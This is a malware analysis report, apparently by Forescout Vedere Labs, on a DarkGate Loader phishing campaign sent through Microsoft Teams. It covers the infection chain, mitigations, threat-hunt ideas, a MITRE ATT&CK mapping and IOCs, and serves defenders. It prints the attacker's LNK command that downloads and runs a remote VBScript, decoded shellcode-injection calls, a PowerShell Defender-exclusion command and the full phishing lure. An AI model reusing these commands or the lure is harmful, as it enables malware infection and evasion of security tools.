

DarkGate Loader Malspam Campaign

Analysis of DarkGate Loader Malware Delivered via
Microsoft Teams

Authors: Shivram Amirtha, Sai Molege,
and Rik Ferguson

Date: October 4, 2023



Contents

- 1. Executive Summary..... 3
- 2. Technical Analysis..... 4
- 3. Recommended mitigations and response..... 8
- 4. Threat Hunt Opportunities 8
- 5. MITRE ATT&CK MAPPING 10
- 6. Indicators Of Compromise (IOCs) 11

1. Executive Summary

Forescout Research – Vedere Labs has been tracking a new phishing campaign that is abusing Microsoft Teams functionality to send malicious attachments. This Instant Messaging Spam campaign (often called SPIM) was first observed in late August 2023, when Microsoft Teams phishing messages were seen being sent using compromised external Office 365 accounts to other unconnected organizations. (Microsoft introduced this feature in January 2022 to enable commercial users to communicate with commercial users outside of their organizations. Not surprisingly, that same month threat actors started abusing it to distribute malware. This is a recent example of ongoing activity. The SPIM accounts use social engineering lures to trick other Microsoft Teams users into downloading and opening a ZIP archive.

In one of the samples we observed, the ZIP archive was delivered via a highly tailored Microsoft Teams message, appearing to be sent by Forescout's CEO. The phishing message was well written, using credible business terminology leading us to suspect it was created using generative AI. **AI detectors score the message as high as 71% likely to have been written by AI.** Even though this was a highly tailored and targeted phishing attack, the implementation of defense-in-depth security controls, including Forescout platform, proactive IT security team and security-aware employees thwarted this phishing attack, rendering it unsuccessful in Forescout.

The payload contained by the ZIP archive contains the [DarkGate](#) Loader malware. DarkGate Loader emerged in 2017 and was initially distributed via infected Torrent files or over email, often leveraging hijacked email threads. An updated version of this Trojan has been advertised on a Russian language criminal forum [since June 2023](#). DarkGate is a modular loader, it has native file download and execution, information stealing, remote access and control, keylogging and privilege escalation capabilities, and can be used to deliver secondary payloads including ransomware, bots, cryptocurrency miners and more.

2. Technical Analysis

During the past few days, Forescout observed a campaign involving Microsoft Teams chat messages being sent to some of our own employees, from external Office 365 accounts supposedly compromised prior to the campaign. The sender in this case was impersonating Forescout's CEO, purporting to let the team know about a significant organizational restructuring.




Figure 1: Microsoft Teams notification on being added to chat by an external user.

Upon accepting the prompt, the target user is shown the following message, along with the malicious attachment. The message content is aimed to lure the recipients into downloading and opening a malicious ZIP file hosted remotely on the sender's SharePoint site. **The phishing message is well written and quite targeted. AI detectors score the email as high as 71% likely to have been written by AI.**

Barry Mainz (External) Yesterday 20:29

BM

Hi,

I trust this message finds you in good health.

I wanted to personally address some significant developments occurring within our company. These decisions have been the product of extensive deliberation and a thorough assessment of our current circumstances. We understand that these changes may affect all of us, and I want to ensure that you are fully informed.

Following in-depth discussions with our leadership team, we have made some challenging decisions. Unfortunately, not all of these changes will have a positive impact on everyone involved. It is crucial to recognize that our ultimate goal is to ensure the enduring stability and growth of our organization.

Regrettably, I must convey that we will be parting ways with a significant number of employees. This decision has been made in response to prevailing market conditions and our company's strategic imperatives. Additionally, some of you will experience shifts in your current roles. Our objective is to leverage our resources and the unique talents of each team member most effectively.

To provide you with a comprehensive understanding of these upcoming changes, we have carefully prepared the following materials:

- Company Transformations a document detailing the alterations.
- Revamped Organizational Structure a file outlining the new structure of our company.
- Fresh Mission and Core Values a document articulating our revised mission and values.
- Employees Affected by Transition a roster of those, unfortunately, impacted by workforce adjustments.

Furthermore, your updated job descriptions can be found in the document titled Position Guidelines as of September 26, 2023.

Password: Company2023

We fully acknowledge that we are navigating through a period of challenges and uncertainties. Nevertheless, we firmly believe that these changes are essential for our adaptability and sustained success in the dynamic market landscape. Your contributions to our organization are invaluable, and we sincerely hope for your understanding and unwavering support.

If you have any questions or concerns regarding these changes, please do not hesitate to reach out to your respective supervisors or our HR department. We are committed to providing you with the necessary information and assistance.

I extend my heartfelt gratitude for your steadfast commitment to our company. I am confident that, together, we will overcome any obstacles and ultimately thrive.

Best regards,

Barry Mainz
Chief Executive Officer


 Significant company changes September...
External

Figure 2: Screenshot of the Teams chat message




Figure 3: DarkGate Infection Process

Clicking the URL would take the victim to the SharePoint site where the malicious ZIP file could be downloaded. The ZIP file contains four malicious LNK shortcut files masquerading as PDF documents.

- Company_Transformations.pdf.lnk
- Employees_Affected_by_Transition.pdf.lnk
- Fresh_Mission_and_Core_Values.pdf.lnk
- Position_Guidelines.pdf.lnk
- Revamped_Organizational_Structure.pdf.lnk

```
%windir%\system32\cmd.exe /c 1X || echo 1X & ping 1X || curl http://185[.]39[.]18[.]170/m92/Kw7 -o %TMP%\1X.vbs & ping -n 3 1X || CScript %TMP%\1X.vbs & exit 'LZmRlerGNpfMCy
```

Double-clicking on the LNK files results in a VBScript file being downloaded from 185[.]39[.]18[.]170 and executed. The execution of the VBScript will in turn trigger the download and execution of the file hxxp://5[.]188[.]87[.]58:2351/xeeuprgh.

This file creates a new directory, C:\xeeu and the file xeeu.exe (renamed cURL) is copied to this new directory. This renamed cURL then downloads and executes the files Autoit3.exe and mrhuxb.au3 (a precompiled AutoIT script).




Figure 4: Pre-compiled AutoIT Script

The mrhuxb.au3 file contains the `AU3!EA06` magic bytes, which indicates it is a compiled version of the script rather than a plain text script. Changing the file extension of the script from .au3 to .a3x allows us to use tools like [myAut2Exe](#) and [AutoIT Extractor](#) to decompile it. After the decompilation, the tools generate a .au3 file that shows the full script in plain text.

```

94 LOCAL $TUKWPXVA
95 LOCAL $YIJNTM
96 LOCAL $YWHUNEVTM
97 ● $CSXCBCMGs=$SDECRYPTEDCONTENT
98 LOCAL $NJJH
99 $TQQJLRWZKP=DLLSTRUCTCREATE("byte["&BINARYLEN($CSXCBCMGs)&"]")
100 LOCAL $KPYGPPD
101 LOCAL $OLDPROTECT
102 LOCAL $PDXYT
103 LOCAL $EDYSMHU
104 IF (NOT FILEEXISTS("C:\Program Files (x86)\Sophos")) THEN
105 LOCAL $HAFGPDZ
106 ● EXECUTE (BINARYTOSTRING("0x446C6C43616C6C28226B65726E656C33322E646C6C222C2022424F4F4C222C20225669727475616C50726F746563744
107 LOCAL $BMOEDV
108 ENDIF
109 LOCAL $ZJPHCGQB
110 LOCAL $EXOYGVRE
111 ● EXECUTE (BINARYTOSTRING("0x446C6C5374727563745365744461746128247451516A4C72577A4B502C20312C2024635378634278436D675329"))
112 LOCAL $JLOQKSB
113 ● EXECUTE (BINARYTOSTRING("0x446C6C43616C6C28227573657233322E646C6C222C20226C726573756C74222C2022432266368722839372926226C
114 LOCAL $SHXPEPCX
115 LOCAL $YLORCMVTA

```

Figure 5: Decompiled AutoIT Script

To take advantage of syntax highlighting, we will use [SelTe4AutoIT](#) to view the contents of the decompiled script (any other script editor should do the job). The main function is `decryptfilewithkey`, which takes two arguments: `mrhuxb.au3` and `skkey` (assigned to a string "darkgate"). The file is opened using the built-in function `FileOpen` in binary mode (`$FO_BINARY (16)`).

Analysis of the decompiled script reveals that it checks if a Sophos directory is present in the target machine, as highlighted in Figure 5. If this is the case, the following commands (obfuscated as hex-encoded strings) are executed:

- `DllCall("kernel32.dll", "BOOL", "VirtualProtect", "ptr", DllStructGetPtr($TQQJLRWZKP), "int", BinaryLen($CSXCBCMGs), "dword", 0x40, "dword", $OLDprotect)`
- `DllStructSetData($TQQJLRWZKP, 1, $CSXCBCMGs)`
- `DllCall("user32.dll", "Iresult", "C"&chr(97)&"IWindowProc", "ptr", DllStructGetPtr($TQQJLRWZKP), "hwnd", 0, "uint", 0, "wparam", 0, "lparam", 0)`

Decompiled script reveals the main purpose of the script, which is to construct shellcode and then execute it in memory. `VirtualProtect` API is used to modify the memory region protection; then the script copies the shellcode content into the DLL structure and injects it using the `CallWindowProc` API.

The sole purpose of the shellcode is to load and execute a PE file that is embedded within the shellcode. This is an initial loader that reads the .au3 script file and extracts the base64-encoded content present in the script file to decode and execute another PE file. The payload was identified as DarkGate Loader malware (final payload).

The final payload, the DarkGate Executor, has many capabilities that include browser data stealing, cryptomining, Remote Desktop Protocol (RDP) and Hidden VNC (hVNC), as [described by other researchers](#). We have observed that the payload has also added a Defender Exclusion for C:\ drive using the below command:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath 'C:\.'
```

3. Recommended mitigations and response

Here are some mitigations helpful to protect organizations from malware delivered via Microsoft Teams:

- Microsoft Teams can be configured to disable communication from external users (see Figure 6).
- In case of attacks, response teams should rapidly block the domain from which the message is coming from (e.g., by using network access solutions).
- Microsoft Teams users should be wary of external messages coming from untrusted/unknown domains (see Figure 1).




Figure 6: How to disable communications from external users in Microsoft Teams

4. Threat Hunt Opportunities

Threat hunters can follow these guidelines to identify possible DarkGate infections.

Suspicious Process - Curl to External IP Address

This hunt identifies the cURL utility being used to connect to a remote IP address. Malicious actors often use cURL to download additional payloads after gaining access to a target resource.

Suspicious File Execution by Wscript/Cscript

This hunt identifies uncommon file execution by Wscript.exe and Cscript.exe in user folders. Attackers often use such suspicious scripts to execute malware and LOLBINS as Wscript or Cscript child processes. This activity could indicate attempts to evade traditional security measures or carry out malicious actions on a system.

File Created in Startup Folder

This indicator rule triggers on detecting files being created in the Windows startup directory. This can automatically execute a program during system boot or logon to maintain persistence or gain higher-level privileges on compromised systems.

Windows Defender Exclusion Added Using PowerShell

This hunt detects attempts to add to the exclusions list of Windows Defender using PowerShell. Adding a process, an extension, or a path to Windows Defender's Exclusion List will stop Windows Defender from scanning and monitoring such files. This can allow attackers to safely drop and execute malware without being detected.

Suspicious URL Accessed Through Microsoft Teams

This hunt looks for suspicious URL accessed through Microsoft Teams. The hunt can be narrowed down to the SharePoint URLs accessed other than organization's own domain.

IP Address Accessed Directly Instead of Domain

This hunt looks for connections made to an IP address directly instead of a domain. Malware often downloads malicious payloads from remote servers. By accessing these servers directly, malware can avoid being detected by security solutions that block domain names associated with known malware distribution sites.

Stored Browser Credentials Accessed

This hunt looks for instances of browser credentials being accessed by a process other than browser process itself. Adversaries may acquire credentials from web browsers by reading files specific to the target browser.

Remote Monitoring and Management (RMM) Tool Usage Detected

This hunt looks for usage of RMM tools that are not used by the organization. An adversary may use legitimate desktop support and remote access software (such as Team Viewer, AnyDesk, Go2Assist, LogMein, AmmyyAdmin, etc.) to establish an interactive command and control channel to target systems within networks.

5. MITRE ATT&CK MAPPING

Below, we provide a mapping of the techniques we have identified in the DarkGate Loader with the MITRE ATT&CK framework.

Tactic	Technique
Initial Access	T1566: Phishing
	T1078: Valid Accounts
Discovery	T1083: File and Directory Discovery
	T1016: System Network Configuration Discovery
	T1046: Network Service Discovery
	T1057: Process Discovery
	T1082: System Information Discovery
Execution	T1059: Command and Scripting Interpreter
	T1569: System Services
	T1204: User Execution
Credential Access	T1555: Credentials from Password Stores
	T1539: Steal Web Session Cookie
Persistence	T1547: Boot or Logon Autostart Execution
Defense Evasion	T1562: Impair Defenses
	T1036: Masquerading
	T1140: Deobfuscate/Decode Files or Information
	T1027: Obfuscated Files or Information
Collection	T1005: Data from Local System
	T1119: Automated Collection
Command & Control	T1071: Application Layer Protocol
	T1132: Data Encoding

6. Indicators Of Compromise (IOCs)

Below, we provide a list of Indicators of Compromise that can be used to identify possible attacks coming from the campaign under analysis.

MD5:

fd758ef8e211fbd7eca6fa5d817a6c17
a5c037dadbb68777e54b5b10a7362ce1
f3ebac62f6f648bbb02775e5b53bd4ba
6222785ea87e7a8ed5a554fe9b14dad1
652a4dd6f0c5cc44aa934c6a83f9d796
c56b5f0201a3b3de53e561fe76912bfd
7fdd6ea882945269ca95e4ae677f2723
c58efaa542aa3c052a23fa7aec37a4ef

IP:

185.39.18.170
5.188.87.58

URL:

hxxps--//ChloeTurner956-
my.sharepoint.com/personal/miro_chloeturner956_onmicrosoft_com/Documents/Microsoft%20Teams%20Chat%
20Files/Significant?company%20changes%20September.zip